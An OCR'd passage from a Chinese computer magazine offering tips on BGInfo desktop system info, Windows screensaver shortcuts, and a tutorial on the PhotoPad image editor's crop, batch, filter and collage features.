每次查看系统配置信息，你是不是需要进入系统“设置”，或者借助于工具来查看？其实，如果利用一个小软件BGInfo，完全可以将各种系统信息贴附到桌面壁纸上。

运行BGInfo之后，窗口的右上角默认会出现倒计时提醒（图1）。如果用户不执行任何操作，倒计时结束后，软件默认提供的系统信息选项将被贴附到当前壁纸的右上角，与此同时软件会自动退出。这时，回到桌面查看，就会发现一系列系统信息已经出现在桌面壁纸的右上角（图2）。

BGInfo的功能远不止如此简单，它具有很强的可定制性。首先，我们可以通过软件窗口右上方的Fields列表框，选择需要显示的系统信息项目，点击Add添加到左侧显示框；还可以点击Custom按钮添加用户自定义的系统项目。通过工具栏的按钮或列表可定制系统信息显示的字体、字号、字型、对齐等。通过右下方的Background按钮改变背景颜色，通过Position按钮改变信息在屏幕上出现的位置。设置好之后点击Apply按钮生效。



2. 屏幕保护 快速配置快速用

屏保的作用虽已过时，其演示意义却依然实用。但由于其埋藏较深，用户设置和使用不便。我们可以用如下方法，让屏保使用更简单。

如果要对屏幕保护进行配置，可在桌面创建屏保配置快捷方式。在新建快捷方式时，“请键入对象的位置”处输入如下位置（图3）：

control desk.cpl,,@screensaver

设定快捷方式名称，如“屏保设置”即可。

如果觉得通过控制面板启动某个屏保比较麻烦，也可给屏保程序创建直接启动的快捷方式。创建屏保快捷方式时，只需在对象位置处键入如下命令：

%systemroot%\system32\Yourscr.scr /s

其中的“Yourscr.scr”文件为具体屏保程序，使用时要改成你的屏保文件名。

屏保使用的另一个方面，是在关键时刻手动快速控制。例如，若在烧录CD或观看大片时，屏保突然发生作用，那就是件十分扫兴的事。这时，利用FlipSS这款软件，就可以随时控制屏幕保护程序的状态（开、关），非常方便。CF

书童 soft@cfan.com.cn

图片编辑 小而不凡

文|南溪

说起图片编辑小工具，咱手边就有个“画图”软件。但是，这个工具比较简单，对于处理透明背景、应用滤镜效果、添加边框、做拼接图和全景照、图层操作等就无能为力了。同样是小软件，PhotoPad就能满足上述需求。

PhotoPad对非商用个人用户免费。软件运行后，会弹出功能选择面板。如果编辑一个图片，点击Open按钮；如果编辑多张图片，选择Batch Edit按钮；如果创建照片拼图，选择Collage；如果创建全景图，选择Panorama；截取屏幕区域并编辑，选择Screenshot（图1）。此为傻瓜式操作向导。但更多功能的选择，要在进入主窗口后，通过菜单或工具栏按钮进行操作。

1. 多路导入图片 导航栏选择性编辑


若需要编辑一张图片，点击Home功能菜单，直接点击工具栏上的Open按钮即可。如果要处理多张图片，先点击Photo Browser按钮（图2）；启动照片浏览器后，通过左侧窗格目录树定位照片文件夹，然后将右侧窗格中的照片拖放到下方窗格中，最后点击Open按钮即可（图3）。随后，所选照片便会出现在PhotoPad主窗口底部，通过底部照片导航栏，即可切换编辑照片。


2. 基本三项编辑 Home页一次性搞定

图片的剪切、角度旋转、尺寸转换等调整，是图片编辑的最基础项目。如需进行这些操作，点击Home功能菜单，用Crop按钮裁剪照片，用Resizea按钮改变照片尺寸，用Rotate按钮进行方向旋转。分别按下上述三个按钮后，编辑窗口右侧窗格内会出现对应这些项目的属性设置面板，只需在其中设置具体参数，即可应用相应的编辑效果。如果要撤销某项编辑操作，点击属性面板下方的Reset按钮即可（图4）。

3. 批量处理转换 四个菜单项可选择

如果需要一次性完成许多图片的裁剪、尺寸变换、





格式转换或其他效果变换，可通过Edit菜单（或Tools菜单）下的Batch按钮，在弹出的菜单中选择Batch项目（图5）。如果要批量裁剪，选择Batch Crop命令；批量改变图片尺寸，选择Batch Resize命令；批量转换图片文件格式，选择Batch Convert命令；批量转换图片效果，选择Batch Other Effects命令。

随后，操作会以向导的方式进行。只需分别在向导的各个步骤中添加图片文件，选择或填写适当的参数，进行处理或转换即可（图6）。

4. 颜色滤镜特效 选择套用更加轻松

在图片处理过程中，除了上述项目外，人们最为关注的莫过于照片颜色编辑、滤镜应用和各种特效的制作。如果要对照片的亮度、对比度、饱和度、色相、色调、色温等进行调整，点击Color菜单，选择相应的按钮，然后通过右侧属性面板进行调整即可（图7）。

若需要套用滤镜或图像特效，可以通过Fliters（滤镜）或Effects（特效）菜单，点击相应的按钮，将效果应用到当前图像上。在Effects菜单下，选择Blur进行降噪，用Sharpen进行锐化处理。降噪操作也可以用Retouch菜单下的Noise Reduction按钮完成。如果要消除图片红眼现象，通过Retouch（润饰）菜单，选择Red-Eye按钮进行操作。如果要生成卡通、油画效果，或希望给照片加上各种漂亮的边框，可通过Creative（创意）功能菜单，选择Cartoon、Oil Paint、Frame等功能按钮进行操作。

透明化处理是Windows“画图”的欠缺，而PhotoPad软件的背景透明化处理，正好可以弥补这一短板。点击Tools功能面板中的Background按钮，选择Transparent即可让图片背景透明化（图8）。

利用多张图片，可以制造拼贴画或全景照效果。要将多张照片组成拼贴画，可用Creative菜单下的Collage按钮完成。要将连续拍摄的照片构成全景照，可通过Tools菜单下的Panorama按钮来合成。CF

书童 soft@cfan.com.cn

无惧病毒 免费在线查杀

